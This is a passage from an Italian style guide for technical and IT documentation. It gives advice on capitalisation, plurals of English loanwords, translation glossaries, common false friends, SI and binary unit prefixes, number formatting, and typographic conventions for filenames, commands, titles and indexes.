L'iniziale maiuscola si utilizza all'inizio del periodo e per evidenziare i nomi propri. Nel dubbio è meglio evitare di utilizzare le maiuscole. La lingua italiana fa un uso diverso delle maiuscole rispetto ad altre lingue. Il novello scrittore di documenti tecnici tende a lasciarsi influenzare dall'uso che si fa delle maiuscole nella lingua inglese. Per questo è bene ribadire che in italiano l'uso di queste deve essere ridotto al minimo indispensabile.

423.2.8 Plurali

Ci sono alcuni aspetti del plurale nella lingua italiana che vale la pena di annotare. In particolare, nel caso di chi deve utilizzare anche termini stranieri, si pone il problema di decidere se questi siano invariabili o meno. A questo proposito, esistono due regolette semplici e pratiche:

- le parole terminanti per consonante sono invariate al plurale;
- i termini di provenienza straniera non ancora assimilati sono invariati al plurale.

In particolare, per quanto riguarda la seconda, la logica è che non si può applicare un plurale secondo le regole di una lingua straniera mentre si usa l'italiano. Inoltre, dato che nella maggior parte dei casi si tratta di termini inglesi, che nella loro lingua prenderebbero quasi sempre una terminazione in **–s** al plurale, diventerebbe anche difficile la loro pronuncia in italiano.

423.2.8.1 Interfacce o interfaccie?

Esiste una regoletta che permette di stabilire facilmente come debba essere ottenuto il plurale delle parole che terminano in **–cia** e **–gia**: la **i** rimane se la **c** e la **g** sono precedute da vocale, oppure se la **i** viene pronunciata con accento, mentre viene eliminata se queste consonanti sono precedute da un'altra consonante.

Quindi si ha: **camicia**, **camicie** e **interfaccia**, **interfacce**; **ciliegia**, **ciliegie** e **spiaggia**, **spiagge**; **energia**, **energie**.

423.2.9 Elenchi

Gli elementi puntati, o numerati, possono essere composti da elementi brevi, oppure da interi periodi. Se tutti gli elementi sono brevi:

- l'elenco deve essere introdotto da una frase terminante con due punti;
- ogni elemento deve essere terminato con un punto e virgola, a eccezione dell'ultimo che termina normalmente con un punto.

La descrizione appena fatta mostra un esempio di elenco del genere. Se anche uno solo degli elementi è troppo lungo, è bene trasformare tutti gli elementi in periodi terminati da un punto. In tal caso, se l'elenco viene introdotto da una frase, anch'essa termina con un punto.

Ci possono essere situazioni in cui queste indicazioni non sono applicabili: come sempre è necessario affidarsi al buon senso.

423.2.10 Citazioni

Le citazioni, cioè le frasi o i brani riprodotti letteralmente da altri documenti, devono apparire distinte chiaramente dal testo normale. Si usano normalmente queste convenzioni:

- quando la citazione è incorporata nel testo viene delimitata attraverso le virgolette, oppure utilizzando il corsivo se la citazione è particolarmente breve;
- le citazioni incluse in un'altra citazione già virgolettata si evidenziano attraverso l'uso di un altro tipo di virgolette, cominciando da quelle uncinate («»), utilizzando poi quelle elevate doppie (“”) e terminando con quelle singole (‘’);
- quando la citazione è molto lunga e occupa diversi capoversi, conviene utilizzare un corpo minore o un altro espediente tipografico per distinguerla dal testo normale, come con l'uso di rientri differenti;
- quando la citazione è lunga e non si vogliono utilizzare altri espedienti per evidenziarla, si utilizzano le virgolette, ripetendo quelle di apertura all'inizio di ogni capoverso;
- all'interno delle citazioni possono apparire dei commenti o chiarimenti inseriti da chi scrive, delimitandoli attraverso l'uso di parentesi quadre;
- all'interno delle citazioni vanno indicate le omissioni, che possono essere segnalate attraverso l'uso dei puntini di sospensione racchiusi tra parentesi quadre (come per i commenti);

- quando si fanno delle omissioni nella citazione all'inizio o alla fine del brano, è preferibile l'uso dei puntini di sospensione senza che questi siano racchiusi tra parentesi quadre; all'inizio i puntini di sospensione sono staccati dalla prima parola, mentre alla fine sono attaccati all'ultima.

423.3 Traduzioni e termini stranieri

Le traduzioni rappresentano un problema in più, dal punto di vista dell'uniformità stilistica espressiva, soprattutto perché sono frequentemente il risultato di un lavoro di gruppo. Il problema più grave è rappresentato dalla traduzione o dall'acquisizione di quei termini che non fanno parte del linguaggio comune.

- Una traduzione non può essere letterale, perché lingue diverse hanno strutture differenti e il significato che si attribuisce alle parole dipende dal contesto. Quello che conta, quindi, è che il significato sia mantenuto.
- Quando si tratta di termini tecnici di origine straniera, la loro traduzione può essere inopportuna, soprattutto quando chi deve esprimersi con quei concetti utilizza già abitualmente il termine in questione, nella forma originale, senza tradurlo.

  In pratica, è importante che gli utenti esperti possano trovare familiare la traduzione di un documento tecnico rivolto a loro.
- Una traduzione utilizzata largamente sul campo deve essere privilegiata al momento della scelta. È importante evitare che gli utenti esperti possano essere confusi da una traduzione. In pratica: gli utenti esperti dovrebbero trovare familiari le traduzioni scelte.
- Quando un termine straniero ha un significato più specifico della sua traduzione letterale, allora non conviene tradurlo.

  L'esempio più importante che deriva da questa affermazione è il termine **file**, che in italiano identifica precisamente il concetto di ***archivio elettronico generico***.

L'attività di traduzione è tanto più delicata se si considerano i vincoli posti dalle convenzioni internazionali che regolano l'editoria. In breve, la traduzione deve essere autorizzata dall'autore originale, verso il quale ci si assume la responsabilità del buon esito di questa operazione.

Per questo, la traduzione non può alterare il contenuto espresso dall'autore originale e nemmeno chiarirlo. Nello stesso modo, una traduzione deve sempre essere accompagnata dall'indicazione dei nomi dei traduttori che l'hanno realizzata.

423.3.1 Acquisizione di termini inglesi

Quando si decide di lasciare inalterato il termine straniero nel testo italiano, si pone il problema di stabilire il modo con cui questo possa convivere con il resto del testo. L'unica regola sicura è la verifica dell'uso generale, attraverso la discussione nelle liste specializzate. Tuttavia si possono definire alcune regole di massima, per dare l'idea del problema.

È importante osservare che nell'ambito delle traduzioni di documenti tecnici, nella stragrande maggioranza dei casi, si ha a che fare con l'inglese. Infatti, l'acquisizione di un termine straniero tende a seguire logiche differenti a seconda della lingua di origine. Per comprenderlo

basta pensare con quanta facilità si potrebbe acquisire un termine francese, come «console», rispetto a un termine inglese.

- La prima cosa da fare di fronte a un termine da non tradurre è di verificare in un vocabolario di lingua italiana; se c'è, il problema è risolto. Questo potrebbe sembrare un consiglio banale; ma attualmente appaiono già parole come «input» e «output» che non sono poi di uso così generalizzato.
- Un termine inglese può assumere il genere che avrebbe se tradotto in italiano, oppure quello che suona meglio dandogli un significato italiano. In caso di dubbio è importante controllare l'uso comune (se esiste).
- I termini inglesi non tradotti sono invariabili al plurale, cioè quando sono inseriti in testi in italiano vanno scritti sempre al singolare, senza aggiungere la lettera «s» finale, anche se ci si riferisce a una quantità maggiore di uno.

  A titolo di esempio si pensi al termine «mouse» che al plurale inglese diventa «mice». Chi usa questo termine, probabilmente è costretto a farlo, dato che l'italiano offre poche alternative; forse si potrebbe indicare come «dispositivo di puntamento», ma questa definizione è troppo generica e probabilmente non verrebbe compresa. Pertanto, chi usa questi termini non può essere anche costretto a conoscere perfettamente l'inglese e il modo corretto di usare i plurali in quella lingua.

  In altri termini, la lingua italiana non può incorporare le regole di un'altra lingua.

Quando il termine che non si traduce non è di uso comune nell'ambiente a cui si rivolge il documento, dovrebbe essere evidenziato in corsivo tutte le volte che viene utilizzato. Per chiarire meglio il concetto, un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

423.3.2 Stesura di un glossario

Quando si traduce un documento è importante la preparazione di un glossario, inteso come una raccolta di traduzioni standard che permettono di mantenere uniformità nel documento tradotto. Questo diventa tanto più importante quando si lavora in gruppo, o si partecipa alla traduzione di un gruppo di opere che fanno parte di uno stesso ambito tecnico.

Un glossario del genere non può essere un documento statico, in quanto si ha la necessità di aggiornare continuamente il suo contenuto; se non altro per estenderlo.

Nell'ambito della documentazione GNU, ci si può iscrivere alla lista ⟨*tp (ad) lists·linux·it*⟩ per chiedere informazioni sul lavoro già svolto e per discutere termini non ancora definiti dal glossario in corso di realizzazione. Per iscriversi si possono consultare le indicazioni al riguardo nella pagina ⟨*http://lists.linux.it/listinfo/tp*⟩; l'invio di messaggi al gruppo di discussione va indirizzato poi a ⟨*tp (ad) lists·linux·it*⟩.

Eventualmente si può scaricare il glossario attuale da ⟨*http://www.linux.it/tp/*⟩, tenendo presente che il moderatore della lista desidera che non sia distribuito ulteriormente, in modo da evitare che si diffondano versioni obsolete.

Come ultima nota è opportuno chiarire che un glossario per la traduzione può essere solo uno strumento, per l'utilizzo da parte di persone in grado di capire il contesto in cui i termini

sono usati e di stabilire se le voci corrispondenti del glossario sono applicabili alle situazioni particolari.

423.3.3 Opere originali

Anche l'autore di un'opera originale di carattere tecnico, si imbatte in problemi simili a quelli dei traduttori. Infatti, quando l'acquisizione di un termine tecnico straniero riguarda solo l'ambito specializzato per il quale si scrive, si può dubitare del modo giusto di utilizzarlo.

Per questo, anche gli autori di opere originali possono avere la necessità di preparare un glossario e di discutere le espressioni migliori per un concetto determinato.

Per esempio, la parte lxxxi documenta l'organizzazione di questa opera e una serie di annotazioni a proposito delle convenzioni stilistiche, compreso un glossario.

423.4 Strafalcioni comuni

L'influenza della lingua inglese porta a deformazioni sempre più frequenti nella lingua italiana. Queste annotazioni vogliono essere di aiuto a chi scrive in italiano sotto l'influenza della prosa inglese, sia perché sta traducendo, sia perché è abituato a leggere solo documentazione tecnica scritta in inglese. Il problema più evidente, ma più facile da affrontare, è quello dei «falsi amici»: quei termini che, pur assomigliandosi (e pur avendo, spesso, la stessa etimologia), hanno significati diversi nelle due lingue. Gli esempi più celebri sono «factory» che diventa erroneamente «fattoria» e «cold» che si trasforma in «caldo».

Il problema meno evidente e per questo più insidioso è dato dalle altre differenze fra le due lingue: la punteggiatura, l'uso delle maiuscole e la struttura delle frasi. Trascurando queste particolarità si rischia di ottenere un testo che è formalmente in italiano, ma che non «suona» come tale.

Per completare il quadro, viene mostrato qualche esempio comune per chiarire questi concetti, ma è bene ricordare che le possibilità sono infinite e che l'unico modo per scrivere in buon italiano è leggere tanto buon italiano (così come avviene per qualsiasi linguaggio di programmazione).

423.4.1 Falsi amici

I «falsi amici» sono quei termini inglesi che sembrano avere una traduzione ovvia in italiano, che però non è corretta. Lo specchietto che si vede nella tabella 423.7 mostra la traduzione corretta di alcuni termini, frequenti nei testi informatici, lasciando intuire l'errore comune che si fa al riguardo.

Tabella 423.7 Traduzioni corrette dei «falsi amici».

consistent	coerente
exhaustive	esauriente
line	riga (quasi sempre)
re... (recursive)	ri... (ricorsivo)
set	insieme («set» è tennistico)
to set	impostare («settare» è di pessimo gusto)
subject	oggetto (di una lettera o di un messaggio)
to process	elaborare
to assume	supporre

proper (agg.)	giusto, corretto
proper (avv.)	vero e proprio
to support	si usi, per quanto possibile, una perifrasi
to return something	restituire qualcosa («ritornare» è intransitivo)

423.4.2 Ortografia e sintassi

Quello che segue è un elenco di annotazioni riguardo all'uso dell'ortografia e della sintassi.

- La «e» o la «o» che introduce l'ultimo termine di un elenco non va preceduta da virgola. In inglese americano la norma è di usare la virgola (ma gli inglesi non la usano); a volte in italiano la virgola è ammissibile, ma si tratta di eccezioni.
- Se le frasi sono negative, allora devono essere separate con «né». Per esempio:

```
File che hanno questo bit settato non possono essere cancellati con DEL
o modificati.
```

va sostituito con:

```
I file che hanno questo bit impostato non possono né essere cancellati
con DEL, né modificati.
```

- I periodi italiani sono più complessi di quelli inglesi, a parità di registro. Come buona regola, metà dei punti fermi vanno sostituiti con congiunzioni, subordinate, due punti o punti e virgola. L'esempio seguente di traduzione viene da *hostname(1)*.

```
-F, --file filename
        Read the host name from the specified file.  Comments
        (lines starting with a '#') are ignored.
```

```
-F, --file nomefile
        Legge il nome dell'host dal file specificato, ignorando
        i commenti (righe che iniziano con '#').
```

- L'uso del futuro in inglese è diverso da quello dell'italiano. L'esempio proviene da *mpage(1)*.

```
-O      Print 2 normal pages per sheet. But, this option
        will print every first and forth page of every set
        of four pages.  This option will ignore the -a and
        -l options.
```

```
-O      Stampa due pagine normali per foglio: questa opzione,
        però, stampa la prima e la quarta pagina per ogni dato
        insieme di quattro pagine. Questa opzione ignora le
        opzioni -a e -l.
```

- I nomi dei mesi sono minuscoli.
- I numeri (interi) che esprimono una quantità piccola vanno scritti preferibilmente per esteso.

- In italiano si usa, di solito, la sequenza nome+aggettivo; il contrario, aggettivo+nome, per quanto accettabile, ha spesso un significato diverso. Per esempio, si osservi la differenza tra «pover'uomo» e «uomo povero».
- Bisogna sempre concordare il genere grammaticale: «la directory padre» non ha senso.
- Spesso chi scrive in inglese usa contorsioni grammaticali assurde per evitare di denotare il genere della terza persona singolare; in particolare, si può trovare «they» o «their» usati al singolare: ovviamente in italiano ciò non va fatto. L'esempio proviene da *finger(1)*:

```
Mail status is shown as ``No Mail.'' if there is no mail at all, ``Mail
last read DDD MMM ## HH:MM YYYY (TZ)'' if the person has looked at their
mailbox since new mail arriving, or ``New mail received ...'', ``
Unread since ...'' if they have new mail.
```

423.5 Unità di misura

Nella documentazione a carattere scientifico diventa fondamentale la coerenza e la precisione nel modo in cui si indicano le grandezze e le unità di misura, oltre che la scelta di queste. In generale, ogni ambiente tecnico particolare tende a utilizzare le proprie grandezze e le proprie unità di misura, tralasciando gli sforzi di standardizzazione internazionale, contribuendo così a complicare inutilmente il proprio settore.

Purtroppo, l'ambito informatico costituisce l'esempio più problematico sotto questo aspetto, dal momento che l'esigenza di mantenere una compatibilità con il sistema binario ha attribuito a delle denominazioni ben precise del sistema decimale un significato differente rispetto a quello comune a tutti gli altri ambiti scientifici.

Lo standard internazionale sulle unità di misura è costituito dal SI, ovvero *Le Système international d'unités*, in italiano *Sistema internazionale di unità*. Il punto di riferimento per questo lavoro di armonizzazione è il BIPM (*Bureau international des poids et mesures*), con sede in Francia (⟨*http://www.bipm.fr/*⟩).

423.5.1 Come si scrive una grandezza

Per esprimere una quantità riferita a una grandezza in modo grafico, occorre disporre del ***simbolo*** (la sigla) che ne esprime l'unità di misura o un multiplo opportuno di tale unità, al quale si fa precedere il numero, in cifre, di tale quantità:

n simbolo

È importante che tra il numero e la sigla ci sia uno spazio, che non deve poter essere interrotto in fase di impaginazione del testo. Per esempio: si può scrivere 5 kg, ma non 5kg.

423.5.2 Nomi e simboli

È bene chiarire il significato di alcuni termini che riguardano la misurazione di qualcosa:

Termine	Definizione
grandezza	ciò che viene misurato, come la lunghezza, la massa, il tempo;
unità di misura	il nome attribuito a ciò che si usa per misurare, come il metro, il kilogrammo, il secondo;
simbolo	il simbolo che rappresenta l'unità di misura in modo standard, come «m», «kg», «s».

Secondo il SI, il kilogrammo è l'unità di misura della massa, tenendo conto che i prefissi si utilizzano facendo riferimento al grammo. Si osservi inoltre che non si parla di «peso», perché questo termine è riferito piuttosto alla forza applicata a un oggetto.

I nomi delle unità di misura si esprimono generalmente senza iniziale maiuscola, mentre i simboli usati per rappresentarle simbolicamente vanno espressi esattamente come stabilito dagli standard, per quanto riguarda l'uso delle lettere maiuscole o minuscole.

Tabella 423.16. Esempi di grandezze e unità di misura.

Grandezza	Unità di misura	Simbolo
lunghezza	metro	m
massa	kilogrammo	kg
tempo	secondo	s
corrente elettrica	ampere	A

423.5.3 Prefissi moltiplicatori

Oltre alla definizione dei simboli che esprimono le unità di misura, si aggiungono dei simboli che rappresentano un multiplo ben preciso di tali unità. Tali simboli di moltiplicazione si pongono davanti al simbolo di unità a cui si riferiscono; per esempio, il simbolo «km» rappresenta mille unità «m», ovvero mille volte il metro.

I simboli che rappresentano tali moltiplicatori hanno anche un nome che normalmente si esprime senza iniziale maiuscola, indipendentemente dalla forma, maiuscola o minuscola, che ha il simbolo stesso.

I moltiplicatori riferiti alle unità di misura hanno un significato e un valore ben preciso. È un errore l'uso dei termini «kilo», «mega», «giga» e «tera», per rappresentare moltiplicatori pari a 2^{10}, 2^{20}, 2^{30} e 2^{40}, come si fa abitualmente per misurare grandezze riferite a bit o a byte.

Tabella 423.17. Prefissi del *Sistema internazionale di unità* (SI).

Nome	Simbolo	Valore	Note
yotta	Y	10^{24}	
zetta	Z	10^{21}	
exa	E	10^{18}	
peta	P	10^{15}	
tera	T	10^{12}	
giga	G	10^{9}	
mega	M	10^{6}	
kilo	k	10^{3}	Lettera «k» minuscola.
hecto, etto	h	10^{2}	
deca	da	10	
		1	Nessun moltiplicatore.
deci	d	10^{-1}	
centi	c	10^{-2}	
milli	m	10^{-3}	
micro	μ	10^{-6}	
nano	n	10^{-9}	
pico	p	10^{-12}	
femto	f	10^{-15}	
atto	a	10^{-18}	
zepto	z	10^{-21}	
yocto	y	10^{-24}	

423.5.4 Prefissi per multipli binari

Lo standard IEC 60027-2 introduce un gruppo nuovo di prefissi da utilizzare in alternativa a quelli del SI, per risolvere il problema dell'ambiguità causata dall'uso improprio dei prefissi del SI in ambito informatico. A questo proposito, una discussione particolareggiata su questo argomento si può trovare nel documento *Standardized Units for Use in Information Technology*, di Markus Kuhn, ⟨*http://www.cl.cam.ac.uk/~mgk25/information-units.txt* ⟩. La tabella 423.18 riporta l'elenco di questi prefissi speciali.

Tabella 423.18. Prefissi IEC 60027-2.

Origine	Nome	Simbolo	Valore	Note
kilobinary	kibi	Ki	2^{10}	Si usa la «K» maiuscola.
megabinary	mebi	Mi	2^{20}	
gigabinary	gibi	Gi	2^{30}	
terabinary	tebi	Ti	2^{40}	
petabinary	pebi	Pi	2^{50}	
exabinary	exbi	Ei	2^{60}	
zettabinary	zebi	Zi	2^{70}	
yottabinary	yobi	Yi	2^{80}	

423.6 Rappresentazione di valori

La rappresentazione di valori numerici tende a seguire forme differenti a seconda del contesto e delle convenzioni nazionali. Nella *Guide for the Use of the International Systems of Units (SI)*, pubblicato dal NIST (*National institute of standards and technology*), si trovano alcuni criteri per risolvere il problema in modo non ambiguo, validi anche al di fuori della realtà inglese.

423.6.1 Valori percentuali

In generale, l'uso del simbolo '%' va inteso come una forma abbreviata per 0,01 e in questo modo va usato, senza eccedere. In particolare, il simbolo di percentuale va posto dopo un valore numerico, staccato da questo, ma non separabile in fase di composizione tipografica:

```
n %
```

Per esempio, si può scrivere '*x* = 0,025 = 2,5 %', mentre non è corretta la forma '*x* = 0,025 = 2,5%'.

423.6.2 Valori numerici

Nella lingua italiana, come in molte altre, si usa la virgola come segno di separazione tra la parte intera e quella decimale, mentre nei paesi di lingua inglese, si utilizza il punto. A parte il problema di scegliere il segno opportuno in base alle proprie convenzioni nazionali, si pone piuttosto la difficoltà nel rappresentare numeri composti da una grande quantità di cifre.

La *Guide for the Use of the International Systems of Units (SI)* indica un metodo molto semplice e non equivoco: si separano le cifre a gruppi di tre, usando semplicemente uno spazio, sia prima, sia dopo il marcatore decimale, come si vede in questi esempi:

```
123 456 789
  3 456 789,012 345 6
      6 789,012 3
```

Naturalmente, lo spazio in questione non può consentire l'interruzione della riga in fase di composizione.

È ammissibile anche un'eccezione in presenza di raggruppamenti di sole quattro cifre, prima o dopo il marcatore decimale. In quel caso si può evitare la separazione:

```
1234
  23,2345
```

Un altro problema è quello della rappresentazione di valori numerici espressi con una base maggiore di 10, per i quali si utilizzano le prime 10 cifre numeriche e per il resto si usano le lettere alfabetiche. Queste lettere andrebbero utilizzate coerentemente, possibilmente in forma maiuscola.

423.7 Stile tipografico

La definizione dello stile tipografico è un altro punto delicato nella definizione dello stile letterario generale. Di solito, la sua preparazione, è compito del tipografo o del coordinatore di un gruppo di autori o traduttori.

Il modo migliore per stabilire e utilizzare uno stile tipografico è quello di usare un sistema SGML, attraverso cui definire un DTD che non permetta alcun dubbio nella relazione che ci deve essere tra le varie componenti di un documento. In questo modo, gli autori hanno solo il compito di qualificare correttamente le varie componenti del testo, senza pensare al risultato finale, per modificare il quale si può semmai intervenire sul sistema di conversione successivo.

Le sezioni seguenti trattano dei problemi legati alla definizione di uno stile tipografico per la redazione di documenti tecnico-informatici. L'idea è presa dalla guida di stile del gruppo di documentazione di Linux: LDP (*Linux documentation project*), ma le indicazioni si basano sulle consuetudini tipografiche italiane.

423.7.1 Blocchi di testo in generale

Scrivendo documenti che riguardano l'uso dell'elaboratore, si incorre frequentemente nella necessità di scrivere nomi, o intere parti di testo, che devono essere trattati in modo letterale. Possono essere nomi di file e directory, comandi, porzioni del contenuto di file, listati di programmi, ecc. In questi casi è sconsigliabile l'uso di un tipo di carattere proporzionale, perché si rischierebbe di perdere delle informazioni importanti. Si pensi al trattino utilizzato nelle opzioni della maggior parte dei comandi Unix: utilizzando un carattere proporzionale, attraverso un sistema di composizione come LaTeX, si otterrebbe un trattino corto, mentre due trattini posti di seguito genererebbero un trattino normale; e ancora, da tre trattini si otterrebbe un trattino largo.

423.7.2 Nomi di file e directory

I nomi di file, di qualunque tipo, dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.

I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio di un periodo, senza acquisire un'eventuale iniziale maiuscola.

I nomi di file eseguibili, in quanto tali, sono indicati preferibilmente senza il percorso necessario al loro avvio.

I nomi di programmi per i sistemi Dos dovrebbero essere indicati utilizzando lettere maiuscole, senza tralasciare l'estensione.

423.7.3 Schermate, listati e simili

Il testo ottenuto da listati di vario tipo, come i pezzi di un programma sorgente, il risultato dell'elaborazione di un comando, o il contenuto di una schermata, possono essere rappresentati convenientemente attraverso un ambiente di inclusione di testo letterale a spaziatura fissa.

Il problema sta nel fatto che l'ampiezza di tale testo non può superare i margini del corpo del documento, in base al tipo di impaginazione finale che si ritiene dover applicare. Infatti, tale testo non può essere continuato nella riga successiva perché ciò costituirebbe un'alterazione delle informazioni che si vogliono mostrare.

Generalmente, non è possibile superare un'ampiezza di 80 colonne, pari a quella di uno schermo a caratteri normale.

423.7.4 Variabili di ambiente

I nomi di variabili di ambiente dovrebbero essere rappresentati attraverso un tipo di carattere a spaziatura fissa.

I nomi di questi tipi di entità sono sensibili alla differenza tra maiuscole e minuscole. Per questo vanno scritti sempre così come sono, anche quando si trovano all'inizio o all'interno di un periodo.

A seconda del tipo di documentazione, potrebbe essere stata definita la convenzione per cui questi nomi debbano essere indicati sempre preceduti dal simbolo dollaro ('**`$`**').

La scelta di rappresentare le variabili utilizzando il dollaro come prefisso è motivata dalla facilità con cui queste possono essere poi identificate durante la lettura del testo. Tuttavia, una scelta di questo tipo potrebbe essere discutibile, perché il dollaro non appartiene al nome della variabile e perché potrebbe indurre il lettore a utilizzarlo sempre, anche quando negli script non si deve. Quindi, il buon senso deve guidare nella decisione finale.

423.7.5 Comandi e istruzioni

A volte si ha la necessità di indicare un comando, o un'istruzione, all'interno del testo normale. Per questo, è opportuno utilizzare un carattere a spaziatura fissa, come nel caso dei nomi di file e directory, però qui si pone un problema nuovo dovuto alla possibile presenza di spazi e trattini. I programmi di composizione normali tendono a interrompere le righe, quando necessario, in corrispondenza degli spazi ed eventualmente anche dei trattini. Se il comando o l'istruzione che si scrive è breve, è consigliabile l'utilizzo di spazi e trattini non interrompibili.[7]

Quando si utilizza SGML (compreso HTML), si può usare l'entità '**` `**' per indicare uno spazio non interrompibile, mentre se si usa solo LaTeX, è il carattere tilde ('**`~`**') che ha questa funzione.

Il problema del trattino non è semplice, perché non esiste un trattino generico non separabile, fine a se stesso. Di trattini ne esistono di varie misure e non sempre esistono corrispondenti per diversi tipi di programmi di composizione.

423.7.6 Nomi di applicativi

Quando si fa riferimento al nome di un programma si pongono due alternative: l'indicazione del file eseguibile oppure del nome attribuito dall'autore al suo applicativo.

Per comprendere la differenza, si può pensare a Apache: il servente HTTP. Non si tratta di un semplice eseguibile, ma di un applicativo composto da diverse parti, in cui l'eseguibile è '**`httpd`**'. Nello stesso modo, nel caso di Perl (il linguaggio di programmazione), si può pensare all'applicativo in generale, composto dalle librerie e tutto ciò che serve al suo funzionamento; oppure si può voler fare riferimento solo all'eseguibile: '**`perl`**'.

I nomi di programmi applicativi dovrebbero essere indicati nello stesso modo in cui lo fa il loro autore, rispettando l'uso delle maiuscole e delle minuscole, in qualunque posizione del testo.

I nomi di questi tipi di entità non dovrebbero essere evidenziati in modo particolare.

423.7.7 Concetti e termini nuovi

I concetti e i termini che non si ritengono familiari per il lettore, dovrebbero essere evidenziati la prima volta che si presentano.

Per questo tipo di evidenziazione si utilizza un neretto oppure un corsivo. L'uso del neretto è contrario alla tradizione dei testi italiani, in cui questo viene fatto normalmente utilizzando solo il corsivo. Tuttavia, il neretto si presta meglio alla composizione in formati molto diversi; per esempio si ottiene facilmente anche su un documento da visualizzare attraverso uno schermo a caratteri.

423.7.8 Termini stranieri

A volte è opportuno utilizzare termini stranieri, non tradotti. Quando si tratta di termini non ben acquisiti nel linguaggio comune, almeno per il pubblico a cui si rivolge il documento, è opportuno utilizzare il corsivo tutte le volte in cui il termine viene adoperato.

Un termine tecnico può essere o meno di uso comune per il pubblico di lettori a cui si rivolge: se si tratta di un termine considerato normale per quell'ambiente, non è il caso di usare alcuna evidenziazione.

423.7.9 Nomi proprietari e logotipi

L'indicazione di nomi che fanno riferimento a marchi di fabbrica o simili, va fatta come appare nel copyright o nella nota che fa riferimento al brevetto, rispettando l'uso delle maiuscole e dell'eventuale punteggiatura. Si dovrebbe evitare, quindi, di prendere in considerazione un eventuale logo grafico del prodotto. Non è il caso di fare risaltare maggiormente i nomi di questo tipo. Inoltre, a questa regola si può aggiungere che, nel caso il nome sia scritto utilizzando solo lettere maiuscole, può essere opportuno limitarsi a indicarlo utilizzando solo l'iniziale maiuscola, lasciando il resto in minuscolo.

All'interno del testo non è conveniente fare riferimento al detentore del copyright o del brevetto. Eventualmente, di questo problema dovrebbero farsi carico delle note opportune all'inizio

del documento che si scrive. Si osservi che in generale non è indispensabile fare alcun tipo di riferimento di questo genere, se lo scopo di ciò che si scrive non è quello di trattare espressamente di questo o di quel prodotto.

423.7.10 Titoli

Nei testi di lingua italiana, i titoli vanno scritti come se si trattasse di testo normale, con le particolarità seguenti:

- non viene mai posto il punto fermo finale;
- si cerca di evitare l'inserzione di altri segni di punteggiatura, a meno che ciò sia necessario per qualche motivo;
- non si usano evidenziazioni particolari di parole o nomi come invece potrebbe avvenire nel testo normale.

Un documento a carattere tecnico viene suddiviso normalmente in segmenti a più livelli. Per avere maggiore facilità nella trasformazione del documento in diversi formati tipografici finali, conviene limitare la scomposizione a un massimo di due livelli.

423.7.11 Didascalie

Gli elementi che non fanno parte del flusso normale di un documento, come tabelle e figure, sono accompagnate generalmente da un titolo e da una didascalia. Il titolo serve a identificarle, mentre la didascalia ne descrive il contenuto.

I titoli di tabelle, figure e oggetti simili, seguono le regole dei titoli normali, mentre il testo delle didascalie segue le regole del testo normale. Tuttavia, quando si utilizzano programmi di composizione che permettono di abbinare solo una nota descrittiva, che funga sia da titolo, sia da didascalia, occorre fare una scelta:

- quando le note sono brevi, è opportuno che si comportino come i titoli, cioè non contengano simboli di punteggiatura;
- quando sono più lunghe, si può decidere di trattarle come didascalie vere e proprie, con tutti i simboli di punteggiatura necessari per una comprensione corretta del contenuto.

Naturalmente, la scelta fatta deve valere per tutte le descrizioni che si abbinano a questi oggetti di un particolare documento: brevi o lunghe che siano.

423.7.12 Elenchi descrittivi

Gli elenchi descrittivi, come quelli che si ottengono con HTML utilizzando la struttura seguente, possono essere insidiosi, perché potrebbero tradursi in modo differente a seconda del tipo di programma di composizione utilizzato.

```
<dl>
<dt>Primo elemento</dt>
<dd>
    <p>Descrizione del primo elemento,...
    Bla bla bla...</p>
</dd>
</dl>
```

L'elemento descrittivo dell'elenco è in pratica un titolo che introduce una parte di testo generalmente rientrata. Sotto questo aspetto, la voce descrittiva segue le regole già viste per i titoli. Tuttavia, il problema sta nel fatto che si potrebbe essere indotti a riprendere un discorso lasciato in sospeso quando veniva introdotto l'elenco, come nell'esempio seguente:

```
Bla bla bla bla…

Primo elemento

        Descrizione del primo elemento,…
        Bla bla bla…

Qui si riprende il discorso precedente all'elenco descrittivo.
…
```

Infatti, l'utilizzo dei rientri fa percepire immediatamente la conclusione dell'elenco stesso. Quando si scrive un documento che deve poter essere convertito in molti formati differenti, che quindi potrebbe essere elaborato da programmi di composizione di vario tipo, può darsi che i rientri vengano perduti e gli elementi descrittivi dell'elenco appaiano come dei titoli veri e propri. Ma se ciò accade, quando si ricomincia «il discorso lasciato in sospeso», sembra che questo appartenga all'argomento dell'ultimo titolo apparso.

```
Bla bla bla bla…

Primo elemento

Descrizione del primo elemento,…
Bla bla bla…

Qui si riprende il discorso precedente all'elenco descrittivo.
…
```

Pertanto, se si vogliono utilizzare strutture di questo tipo, è consigliabile che appaiano alla fine di una sezione, quando quello che viene dopo è un titolo di una sezione o di qualcosa di simile.

423.7.13 Richiami in nota

I richiami in nota (le note a piè pagina e quelle alla fine del documento) sono composti con le stesse regole del testo normale. Quando il riferimento a una nota si trova alla fine di una parola cui segue un segno di interpunzione, è opportuno collocare tale riferimento dopo il simbolo di interpunzione stesso.

423.7.14 Indicizzazione

La costruzione di un indice analitico deriva dall'inserzione di riferimenti all'interno del testo, attraverso istruzioni opportune definite dal tipo di programma usato per la composizione.

Le voci inserite in questi riferimenti, che poi vanno a formare l'indice analitico, devono essere scelte in modo uniforme, secondo alcune regole molto semplici.

- Si utilizzano le lettere minuscole, a meno che si tratti di nomi particolari che vanno sempre scritti in un modo prestabilito:
  - i nomi proprietari vanno scritti come indicato dalla casa produttrice;
  - i nomi di applicativi software vanno scritti come indicato dall'autore;
  - i nomi di file e directory vanno scritti esattamente come sono, tenendo conto che i file eseguibili vanno indicati senza percorso, mentre gli altri dovrebbero contenerlo;
  - i nomi di variabili di ambiente vanno scritti esattamente come sono, prefissati dal simbolo dollaro.
- Si utilizza solo il singolare.

I riferimenti per la generazione dell'indice analitico vanno posti preferibilmente nei luoghi opportuni, in modo da evitare inutili rimandi a pagine che non contengono ciò che si cerca. Per esempio, la parola **file** potrebbe trovarsi in quasi tutte le pagine di un testo di informatica, mentre è conveniente che l'indice analitico riporti solo le pagine in cui si parla del concetto che questa parola rappresenta.

I nomi di programmi eseguibili e di file di dati standard, come per esempio i file di configurazione, dovrebbero essere inseriti nell'indice analitico ogni volta che appaiono nel testo.

423.7.15 Riferimenti bibliografici e simili

